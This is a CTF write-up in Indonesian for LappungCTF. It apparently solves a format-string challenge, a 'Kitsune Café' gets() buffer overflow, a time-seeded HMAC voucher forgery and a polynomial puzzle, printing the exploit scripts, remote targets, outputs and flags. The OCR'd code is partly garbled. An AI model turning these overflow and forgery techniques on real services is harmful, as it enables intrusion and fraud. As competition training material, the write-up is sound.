52         data = recv_until(p, b"> ", timeout=8)
53         log.debug("After guard received %d bytes" % len(data))
54
55     log.info("Selecting Skill (3)...")
56     p.sendline(b"3")
57
58     data = recv_until(p, [b"Song:", b"Bard Song:", b"Bard Song"], timeout=8)
59     if not data:
60         log.warning("Did not see Song prompt; dumping recent output:")
61         try:
62             print(p.recv(timeout=1))
63         except Exception:
64             pass
65
66     log.info("Sending format-string payload to write via %2$n ...")
67     payload = b"%2$"
68     p.sendline(payload)
2  def main():
3      p.sendline(payload)
4
5      out = p.recvall(timeout=6)
6      if not out:
7          out = p.recv(timeout=2) if not p.closed else b""
8
9      log.debug("Raw output length: %d" % len(out))
10     snippet = out[:1000] if out else b""
11     log.info("Output snippet:\n%s" % snippet.decode(errors='replace'))
12
13     m = re.search(rb"FLAG:\s*([A-Za-z0-9{}_-=@%#]+)", out)
14     if not m:
15         m = re.search(rb"FLAG:\s*(\S+)", out)
16     if m:
17         flag = m.group(1).decode(errors='ignore')
18         print("\n[+] FLAG:", flag)
19     else:
20         print("\n[-] No flag found. Full output below:\n")
21         try:
22             sys.stdout.buffer.write(out)
23         except Exception:
24             print(out.decode(errors='replace'))
25
26     except Exception as e:
27         log.exception("Exception during exploit: %s" % e)
28     finally:
29         try:
30             p.close()
31         except Exception:
32             pass
33
34 if __name__ == "__main__":
35     main()

```

Dan saya jalan kan script itu dan hasilnya

```

♦ python3 golem.py
[*] Opening connection to 43.157.205.115 on port 9006: Done
[*] Initial banner received (len=1307)
[*] Advancing until ANCIENT DRAGON appears...
[*] ANCIENT DRAGON reached
[*] Sending two Guard (option 2) to charge Bard Song...
[*] Selecting Skill (3)...
[*] Sending format-string payload to write via %2$hn ...
[*] Receiving all data: Done (449B)
[*] Closed connection to 43.157.205.115 port 9006
[*] Output snippet:
    ↪ You unleash your Bard Song - a melody that can reshape fate!
    Bard Song: ↪ The echoes of your song ripple across the battlefield.

    🌟 The boss collapses!
    You are victorious.


FLAG: LappungCTF{a_b4rd_s0n9_L0v3_rPg_b4ttl3_with_m3l0Dy_f0rm4t_stRr1nG}
[+] FLAG: LappungCTF{a_b4rd_s0n9_L0v3_rPg_b4ttl3_with_m3l0Dy_f0rm4t_stRr1nG}

```

Flag :

LappungCTF{a_b4rd_s0n9_L0v3_rPg_b4ttl3_with_m3l0Dy_f0rm4t_stRr1nG}

- Kitsune Café



Di berikan file dan nc juga di sini seperti biasa saya menganalisis menggunakan ghidra. Dan juga saya cek nc nya

```
WSL at ◆ mnt / ◆ / downloads > 0.045s
◆ nc 43.157.205.115 7112
=====
Welcome to Kitsune Café
Today's Menu
=====
1) Order - put your order
2) Exit - leave Kitsune Café
=====
Choose an option: |
```

Coba disini saya analisis menggunakan ghidra terlebih dahulu

- I. **Kondisi sukses brew sangat ketat** Kedua argumen harus *tepat sama* dengan string yang diberikan — perbandingan dibuat dengan `strcmp(...)` == 0. Hanya apabila kedua string cocok persis, fungsi akan membuka dan menampilkan isi `flag.txt`.
- II. **gets() di order() — buffer overflow nyata**
gets() membaca input tanpa batas panjang dan menulis ke buffer `local_4c` yang ukurannya 68 byte. Ini memungkinkan overflow—input panjang dapat menimpa data pada stack (saved frame pointer, return address, variabel lokal lain, dsb). `gets()` sudah berbahaya dan deprecated.
- III. **Peluang exploit (konsep tinggi, bukan langkah demi langkah)**
Karena `order()` menggunakan `gets()` pada buffer stack, overflow bisa digunakan untuk merusak kontrol alur program (mis. overwrite return address) atau menimpa data lain di stack. Secara teoritis, penyerang bisa memanfaatkan overflow untuk:
menjalankan shellcode (jika executable memungkinkan eksekusi di stack), atau memodifikasi nilai yang nantinya dipakai sebagai argumen untuk memanggil `brew` sehingga cek string lolos, atau memaksa program melompat ke fungsi `brew` dengan parameter yang diinginkan (bergantung layout memori/abi).
(Catatan: ini penjelasan konseptual — saya tidak akan berikan payload/offset/poC eksloitasi.)
- IV. **I/O file flag.txt**
`brew` hanya membuka `flag.txt` ketika kondisi string terpenuhi. Jika file tidak ditemukan, `fopen` gagal dan `perror("fopen")` dipanggil.

Jadi saya minta tolong ai untuk buatkan script nya disini.

```
kitsune.py > hexdump_bytes
 1  from pwn import *
 2  import argparse
 3  import sys
 4
 5  def build_payload(pad_len, addrs, pad_byte=b"A"):
 6      """
 7          pad_len: jumlah padding (int)
 8          addrs: list of 32-bit addresses (ints) yang akan dipacked little-endian
 9          pad_byte: byte untuk padding, default b'A'
10      """
11      payload = pad_byte * pad_len
12      for a in addrs:
13          payload += p32(a)
14      return payload
15
16  def hexdump_bytes(b):
17      try:
18          return hexdump(b)
19      except Exception:
20          return b.hex()
21
22  def main():
23      parser = argparse.ArgumentParser(description="Exploit client (refactor dari skrip user)")
24      parser.add_argument("-host", default="43.157.205.115", help="Remote host")
25      parser.add_argument("-port", type=int, default=7112, help="Remote port")
26      parser.add_argument("-offset", type=int, default=76, help="Jumlah padding sebelum return addresses")
27      parser.add_argument("--pad", default="A", help="Padding byte (satu karakter)")
28      parser.add_argument("--addr1", default="0x08048661", help="Address 1 (hex)")
29      parser.add_argument("--addr2", default="0x080488ab", help="Address 2 (hex)")
30      parser.add_argument("--addr3", default="0x08048a20", help="Address 3 (hex)")
31      parser.add_argument("--addr4", default="0x08048a30", help="Address 4 (hex)")
32      parser.add_argument("--timeout", type=float, default=8.0, help="Connection timeout")
33      parser.add_argument("--interactive", action="store_true", help="Masuk ke mode interaktif setelah mengirim payload (conn.interactive())")
34      parser.add_argument("--no-send-choice", action="store_true", help="Jangan otomatis mengirimkan menu choice '1' sebelum payload")
35      args = parser.parse_args()
36
```

```
35
36  args = parser.parse_args()
37
38  try:
39      addrs = [int(args.addr1, 16), int(args.addr2, 16), int(args.addr3, 16), int(args.addr4, 16)]
40  except ValueError as e:
41      print("Error parsing address hex values:", e)
42      sys.exit(1)
43
44  pad_byte = args.pad.encode()[:1]
45  payload = build_payload(args.offset, addrs, pad_byte=pad_byte)
46
47  print("[*] Target:", args.host, args.port)
48  print(f"[*] Offset/padding: {args.offset} x {repr(pad_byte)}")
49  print("[*] Addresses:", [hex(a) for a in addrs])
50  print("[*] Payload length:", len(payload))
51  print("[*] Payload hexdump (start):")
52  print(hexdump_bytes(payload[:128]))
53
54  try:
55      conn = remote(args.host, args.port, timeout=args.timeout)
56  except Exception as e:
57      print("[!] Connection error:", e)
58      sys.exit(1)
59
60  try:
61      banner = conn.recv(timeout=0.6)
62      if banner:
63          print("[<] Banner/initial recv:")
64          try:
65              print(banner.decode(errors="ignore"))
66          except Exception:
67              print(banner)
68  except Exception:
```

```
68     except Exception:
69         pass
70
71     if not args.no_send_choice:
72         print("[>] Sending menu choice '1'")
73         conn.sendline(b"1")
74         try:
75             resp = conn.recv(timeout=0.6)
76             if resp:
77                 print("[<] After sending '1':")
78                 print(resp.decode(errors="ignore"))
79             except Exception:
80                 pass
81
82         print("[>] Sending payload (raw bytes)...")
83         conn.sendline(payload)
84
85         try:
86             data = conn.recvrepeat(timeout=3.0)
87         except Exception:
88             try:
89                 data = conn.recv(timeout=3.0)
90             except Exception:
91                 data = b""
92
93         if data:
94             print("[<] Response (decoded, errors ignored):")
95             try:
96                 print(data.decode(errors="ignore"))
97             except Exception:
98                 print(data)
99
```

```
    print(data.decode(errors="ignore"))
except Exception:
    print(data)

else:
    print("[*] No immediate response received.")

if args.interactive:
    print("[*] Switching to interactive mode. Type Ctrl-C to quit.")
    conn.interactive()

except KeyboardInterrupt:
    print("\n[!] Interrupted by user.")
finally:
    try:
        conn.close()
    except Exception:
        pass
    print("[*] Connection closed.")

if __name__ == "__main__":
    main()
```

Dan hasil nya.

```
1) Order - put your order
2) Exit  - leave Kitsune Café
=====
Choose an option:
[>] Sending menu choice '1'
[<] After sending '1':

[Barista]: Welcome to Kitsune Café.
[Barista]: Our secret brew mixes the fox's flame with the moon's root.
Please enter your order details:


[>] Sending payload (raw bytes)...
[<] Response (decoded, errors ignored):
Order received: AAAAAAAAAAAAAAAAaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x04\x08\x04\x08 \x04\x080\x04\x08
Combining ingredients... checking recipe...
Perfect blend! Brewing the secret brew...

LappungCTF{b0f_c0ff333_ras4_cl4ss1c_ff131}
=====
    Welcome to Kitsune Café
        Today's Menu
=====
1) Order - put your order
2) Exit  - leave Kitsune Café
=====
Choose an option:
[*] Closed connection to 43.157.205.115 port 7112
[*] Connection closed.
```

Flag : *LappungCTF{b0f_c0ff333_ras4_cl4ss1c_ff131}*

4. Crypto

- Okaimono Market



Oke pertama saya bakal cek nc nya terlebih dahulu ada apa aja yang isi nc tersebut itu

```
WSL at ♦ mnt / ♦ / downloads > 0.087s
♦ nc 43.157.205.115 21332
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
 1) PUB - Info publik
 2) BUY - Beli voucher (mengurangi saldo)
 3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
 4) BAL - Tampilkan saldo
 5) FLAG - Beli flag (jika cukup saldo)
 6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)
Pilihan> |
```

Setelah menganalisis ini systemnya beli voucher dan redeem voucher untuk buat tambahan saldo nya trus kita dapat beli flagnya. Oke saya coba pindah Haluan ke source code nya.

```

1 import socketserver, threading, time, hmac, hashlib, binascii, secrets
2
3 FLAG = "LappingCTF{FAKE_FLAG}"
4 TICKET_PRICE = 20
5 FLAG_PRICE = 100000000
6
7 def gene_key(seed):
8     import random
9     rnd = random.Random(seed)
10    kb = bytearray()
11    for _ in range(4):
12        kb += rnd.getrandbits(64).to_bytes(8, 'big')
13    return bytes(kb)
14
15 def createvou(amount, key=None):
16     nonce = binascii.hexlify(secrets.token_bytes(8)).decode()
17     payload = f"{amount}:{nonce}".encode()
18     if key is None:
19         seed = int(time.time() // 30)
20         key = gene_key(seed)
21     mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
22     voucher = f'{binascii.hexlify(payload).decode()}:{mac}:{int(time.time()//30)}'
23     return voucher, payload, mac
24
25 def vervou(voucher, allowed_window=2):
26     try:
27         parts = voucher.strip().split(":")
28         if len(parts) != 3:
29             return False, "Malformed"
30         payload_hex, mac_hex, seed_str = parts
31         payload = binascii.unhexlify(payload_hex)
32         seed = int(seed_str)
33         for s in range(seed - allowed_window, seed + allowed_window + 1):
34             key = gene_key(s)
35             mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
36             if hmac.compare_digest(mac, mac_hex):
37                 amount_s, nonce = payload.decode().split(":")
38                 return True, int(amount_s)
39         return False, "Invalid MAC"
40     except Exception as e:
41         return False, f"Error:{e}"
42
43 MENU_TEXT = """\
44 Welcome to Okaimono Market!
45 Pilih aksi (ketik angka lalu Enter):
46 1) PUB - Info publik
47 2) BUY - Beli voucher (mengurangi saldo)
48 3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
49 4) BAL - Tampilkan saldo
50 5) FLAG - Beli flag (jika cukup saldo)
51 6) QUIT - Keluar
52 (catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)
53 """
54

```

```
54
55 class Handler(socketserver.StreamRequestHandler):
56     def handle(self):
57         self.balance = 50
58         self.used_nonces = set()
59         self.wfile.write(MENU_TEXT.encode())
60         pending_action_for_input = None
61         while True:
62             if pending_action_for_input is None:
63                 self.wfile.write(b"\nPilihan> ")
64             else:
65                 self.wfile.write(b"Masukkan voucher> ")
66             line = self.rfile.readline()
67             if not line:
68                 break
69             cmd = line.decode().strip()
70             if pending_action_for_input is None and cmd in ("1", "2", "3", "4", "5", "6"):
71                 choice = cmd
72                 if choice == "1":
73                     op = "PUB"
74                 elif choice == "2":
75                     op = "BUY"
76                 elif choice == "3":
77                     pending_action_for_input = "VOUCHER"
78                     self.wfile.write(b"(Anda memilih REDEEM) Masukkan voucher:\n")
79                     continue
80                 elif choice == "4":
81                     op = "BAL"
82                     continue
83                 elif choice == "4":
84                     op = "BAL"
85                 elif choice == "5":
86                     op = "FLAG"
87                 elif choice == "6":
88                     op = "QUIT"
89                 else:
90                     op = ""
91             else:
92                 if pending_action_for_input == "VOUCHER":
93                     op = "VOUCHER " + cmd
94                     pending_action_for_input = None
95                 else:
96                     op = cmd
97
98             op_up = op.upper().strip()
99             if op_up == "PUB":
100                 self.wfile.write(b"INFO: Vouchers use HMAC-SHA256.\n")
101             elif op_up == "BAL":
102                 self.wfile.write(f"Balance: {self.balance}\n".encode())
103             elif op_up == "BUY":
104                 if self.balance < TICKET_PRICE:
105                     self.wfile.write(b"Not enough balance to buy a ticket.\n")
106                     continue
107                 self.balance -= TICKET_PRICE
```

```

100    if op_up == "BUY":
101        if self.balance < TICKET_PRICE:
102            self.wfile.write(b"Not enough balance to buy a ticket.\n")
103            continue
104        self.balance -= TICKET_PRICE
105        amt = secrets.choice([1,2,5,10,20])
106        voucher, payload, mac = createvou(amt)
107        self.wfile.write(f"VOUCHER {voucher}\n".encode())
108    elif op_up.startswith("VOUCHER "):
109        voucher = op[8:].strip()
110        ok, info = vervou(voucher)
111        if ok:
112            amount = info
113            payload_hex = voucher.split(":")[0]
114            payload = binascii.unhexlify(payload_hex)
115            _, nonce = payload.decode().split(":")
116            if nonce in self.used_nonces:
117                self.wfile.write(b"Nonce already used.\n")
118                continue
119            self.used_nonces.add(nonce)
120            self.balance += amount
121            self.wfile.write(f"Redeemed +{amount}. Balance: {self.balance}\n".encode())
122        else:
123            self.wfile.write(f"Voucher invalid: {info}\n".encode())
124    elif op_up == "FLAG":
125        if self.balance >= FLAG_PRICE:
126            self.wfile.write(f"FLAG: {FLAG}\n".encode())
127        else:
128            self.wfile.write(f"Need {FLAG_PRICE}. Current balance: {self.balance}\n".encode())
129    elif op_up == "QUIT":
130        self.wfile.write(b"Bye\n")
131        break
132    else:
133        self.wfile.write(b"Unknown command. Ketik angka menu (1..6) atau teks perintah.\n")
134
135 class ThreadedServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
136     allow_reuse_address = True
137
138
139 def main():
140     import sys
141     port = xxxx
142     if len(sys.argv) > 1:
143         port = int(sys.argv[1])
144     print(f"[+] Starting Okaimono Market (menu) on :{port}")
145     server = ThreadedServer(("0.0.0.0", port), Handler)
146     server.serve_forever()
147
148 if __name__ == "__main__":
149     main()

```

Setelah saya teliti server ini membuat voucher yang berisi payload + mac (HMAC-SHA256) menggunakan *key* yang dihasilkan dari random.Random(seed). Seed itu adalah int(time.time() // 30) — jadi seed berubah setiap 30 detik. Karena seed disertakan di voucher, kita bisa rekonstruksi key (dengan meniru apa yang random.Random(seed) keluarkan) lalu buat MAC yang valid untuk payload apa pun sehingga voucher kita diterima. Format voucher:

hex(payload):mac_hex:seed hex(payload) = payload yang digabung (mis. user:1000) dalam hex. mac_hex = hexdigest HMAC-SHA256(payload, key). seed = integer (mis. hasil int(time.time()//30)), dikirim jelas. Server (kemungkinan besar) melakukan. seed = int(time.time()//30) r = random.Random(seed) key = <kumpulan byte dari r (aturan internal)> — lalu mac = HMAC_SHA256(key, payload) Simpan/cek mac saat redeem.

Jadi saya coba minta tolong buatkan script payload itu

```
↳ shop.py > ...
  1  import hmac, hashlib, binascii, random, time, secrets
  2
  3  def gene_key(seed: int) -> bytes:
  4      """
  5          Key = concat( rnd.getrandbits(64).to_bytes(8,'big') ) repeated 4 times -> 32 bytes.
  6          Ini meniru persis pola yang kamu berikan.
  7      """
  8      rnd = random.Random(seed)
  9      kb = bytearray()
10      for _ in range(4):
11          kb += rnd.getrandbits(64).to_bytes(8, 'big')
12      return bytes(kb)
13
14 seed = 58712282
15 key = gene_key(seed)
16 amount = 999_999_999
17 nonce = secrets.token_hex(8)
18 payload = f'{amount}:{nonce}'.encode()
19 mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
20 voucher = f'{binascii.hexlify(payload).decode()}:{mac}:{seed}'
21 print("Voucher palsu siap!")
22 print(voucher)
23 |
```

Yang di mana kalo saya jalan kan menghasilkan

```
WSL at @ mnt / Downloads > 1.77s                               kali juliuswijaya 10:27:01 PM
+ python3 shopmono.py
Voucher palsu siap:
39393939393939393a33383261656431383639323931626464:a14c9964fa894d3e4126ba044a89528e5657ad0f9eb96c680dd624d1a11683de:58712282
```

Sekarang sisanya saya eksekusi redeem voucher nya

```
WSL at @ mnt / Downloads > 1.77s                               kali juliuswijaya + 10:27:01 PM
+ python3 shopmono.py
Voucher palsu siap:
39393939393939393a33383261656431383639323931626464:a14c9964fa894d3e4126ba044a89528e5657ad0f9eb96c680dd624d1a11683de:58712282
WSL at @ mnt / Downloads > 0.552s                               kali / juliuswijaya + 10:27:08 PM
* nc 43.157.205.115 21332
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
1) PUB - Info publik
2) BUY - Beli voucher (mengurangi saldo)
3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
4) BAL - Tampilkan saldo
5) FLAG - Beli flag (jika cukup saldo)
6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)


Pilihan> 3
(Anda memilih REDEEM) Masukkan voucher:
Masukkan voucher > 39393939393939393a33383261656431383639323931626464:a14c9964fa894d3e4126ba044a89528e5657ad0f9eb96c680dd624d1a11683de:58712282
Redeemed +99999999. Balance: 1000000049

Pilihan> 5
FLAG: LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}
```

Flag :

LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}

- Little Pony



Di berikan sebuah nc yang Dimana saya jalankan nc itu akan mengeluarkan output

```
WSL at ⑥ mnt / ▶ / downloads > 0.169s
> nc 43.157.205.115 21336
Welcome to My Little Poly!
exps = [1, 2, 3, 4, 5, 6, 7, 8]
coeffs = [56033, 60002, 16603, 61114, 63606, 30180, 29250, 30113]
ct = 42042809389843408687050215389721514514704796858187174751807484898351711516075077825742560218691351632610054588305773527420
686305111910725201528807806433446358121860187281503904595314405004776531979904763622360328179762270144331499794605594979215558
0581258979648857569726891955111891734427101925415225258386586469020804828831484687459293160
gimme your answer > |
```

Dan aku coba tanya ai apa ya gtu karena aku ga terlalu paham sama crypto ini gitukan. Dan akhirnya dapat saya dapat penjelasannya

$ct = i=0 \sum n-1 (coeffs[i] * x^{exps[i]})$

Kita harus mencari integer x yang memenuhi persamaan itu.

Begitu x ditemukan, kita ubah ke bytes lalu decode jadi teks asli dan di kirim ke server.

Saya coba buat script di sini

```
❖ little.py > main
 1 ✓ import socket
 2   import re
 3   import sys
 4   import time
 5
 6   HOST = "43.157.205.115"
 7   PORT = 21336
 8   RECV_TIMEOUT = 2.0
 9
10
11 ✓ def info(msg):
12   |   print(f"\033[94m[*]\033[0m {msg}")
13
14 ✓ def success(msg):
15   |   print(f"\033[92m[+]\033[0m {msg}")
16
17 ✓ def warning(msg):
18   |   print(f"\033[93m[!]\033[0m {msg}")
19
20 ✓ def error(msg):
21   |   print(f"\033[91m[-]\033[0m {msg}")
22
23
24 ✓ def recv_all(sock):
25   |   sock.settimeout(RECV_TIMEOUT)
26   |   data = b""
27   ✓ try:
28     |   while True:
29       |       part = sock.recv(4096)
30     ✓ if not part:
31       |       break
32       |       data += part
33   ✓ except Exception:
34     |       pass
35   |   return data.decode(errors="ignore")
36
37
38 ✓ def parse_values(text):
39   |   exps = eval(re.search(r"exp\s*=\s*(\[[^\]]]+\]", text).group(1))
40   |   coeffs = eval(re.search(r"coeffs\s*=\s*(\[[^\]]]+\]", text).group(1))
41   |   ct = int(re.search(r"ct\s*=\s*([0-9]+)", text.replace("\n", " ")).group(1))
42   |   return exps, coeffs, ct
43
44
45 ✓ def poly(x, coeffs, exps):
```

```
46 |     return sum(c * pow(x, e) for c, e in zip(coeffs, exps))
47 |
48 |
49 | def integer_nth_root(a, n):
50 |     lo, hi = 0, 1 << ((a.bit_length() + n - 1) // n + 1)
51 |     while lo + 1 < hi:
52 |         mid = (lo + hi) // 2
53 |         if pow(mid, n) <= a:
54 |             lo = mid
55 |         else:
56 |             hi = mid
57 |     return lo
58 |
59 |
60 | def find_integer_root(coeffs, exps, ct):
61 |     max_e = max(exps)
62 |     lead_c = coeffs[exps.index(max_e)]
63 |
64 |     approx = integer_nth_root(ct // max(1, lead_c), max_e)
65 |     lo, hi = max(0, approx - 2), approx + 3
66 |
67 |     while poly(hi, coeffs, exps) < ct:
68 |         lo, hi = hi, hi * 2
69 |
70 |     iteration = 0
71 |     while lo + 1 < hi:
72 |         mid = (lo + hi) // 2
73 |         val = poly(mid, coeffs, exps)
74 |         iteration += 1
75 |         if iteration % 100 == 0:
76 |             print(f"\r[search] Iteration {iteration}: mid={mid}", end="", flush=True)
77 |         if val == ct:
78 |             print()
79 |             return mid
80 |         elif val < ct:
81 |             lo = mid
82 |         else:
83 |             hi = mid
84 |
85 |     print()
86 |     if poly(lo, coeffs, exps) == ct:
87 |         return lo
88 |     if poly(hi, coeffs, exps) == ct:
89 |         return hi
90 |     raise ValueError("Root not found")
```

```
❷ little.py > ⌂ main
60     def find_integer_root(coeffs, exps, ct):
61         return 10
62     if poly(hi, coeffs, exps) == ct:
63         return hi
64     return None
65
66
67     def long_to_bytes(n):
68         if n == 0:
69             return b"\x00"
70         L = (n.bit_length() + 7) // 8
71         return n.to_bytes(L, "big")
72
73
74     def main():
75         info(f"Connecting to {HOST}:{PORT}")
76         try:
77             s = socket.create_connection((HOST, PORT), timeout=5)
78         except Exception as e:
79             error(f"Gagal koneksi ke server: {e}")
80             sys.exit(1)
81
82         data = recv_all(s)
83         success("Data received from server.")
84         print(data)
85
86
87         exps, coeffs, ct = parse_values(data)
88         info(f"exps: {exps}")
89         info(f"coeffs: {coeffs}")
90         info(f"ct length: {len(str(ct))} digits")
91
92
93         success("Solving polynomial for x ...")
94         start = time.time()
95         x = find_integer_root(coeffs, exps, ct)
96         elapsed = time.time() - start
97
98
99         if x is None:
100            error("Nilai x tidak ditemukan.")
101            s.close()
102            return
103
104
105         success(f"x ditemukan dalam {elapsed:.2f} detik")
106         msg_bytes = long_to_bytes(x)
107         try:
108             msg = msg_bytes.decode()
109             print(msg)
110         except UnicodeDecodeError:
111             error("Error decoding message")
```

```

117     success("Solving polynomial for x ...")
118     start = time.time()
119     x = find_integer_root(coeffs, exps, ct)
120     elapsed = time.time() - start
121
122     if x is None:
123         error("Nilai x tidak ditemukan.")
124         s.close()
125         return
126
127     success(f"x ditemukan dalam {elapsed:.2f} detik")
128     msg_bytes = long_to_bytes(x)
129     try:
130         msg = msg_bytes.decode()
131     except UnicodeDecodeError:
132         msg = msg_bytes.hex()
133
134     success(f"Decoded message: {msg}")
135     s.sendall((msg + "\n").encode())
136
137     response = recv_all(s)
138     print("\n===== Server Response =====")
139     print(response)
140     print("=====")
141     s.close()
142
143
144     if __name__ == "__main__":
145         main()
146

```

dan saya jalan script itu dan hasilnya

```


$ python3 little.py
[*] Connecting to 43.157.205.115:21336
[+] Data received from server.
Welcome to My Little Poly!
exps = [1, 2, 3, 4, 5, 6, 7, 8]
coeffs = [30111, 15216, 59102, 18829, 11823, 31726, 28525, 32911]
ct = 3631533724483499317918082908146281780931452978386437738510003290699411053111866956383995592631356511185280450124186328134567
991396239241264305507317004845823367084613097353450641666900639003278932860138376691166959053324324562667256121888796877445896201
38702958578482197503410844860453233263573934896173033905317587232119145158437671544042031621

gimme your answer >
[*] exps: [1, 2, 3, 4, 5, 6, 7, 8]
[*] coeffs: [30111, 15216, 59102, 18829, 11823, 31726, 28525, 32911]
[*] ct length: 347 digits
[+] Solving polynomial for x ...

[+] x ditemukan dalam 0.00 detik
[+] Decoded message: AZQAmJeH5hEkI7BubK
===== Server Response =====
Correct!
LappungCTF{Littl3_p0ny_1_m34n_p0ly_p0lyn0m14l_3v4lu4t1on}
=====
```

Flag : LappungCTF{Littl3_p0ny_1_m34n_p0ly_p0lyn0m14l_3v4lu4t1on}

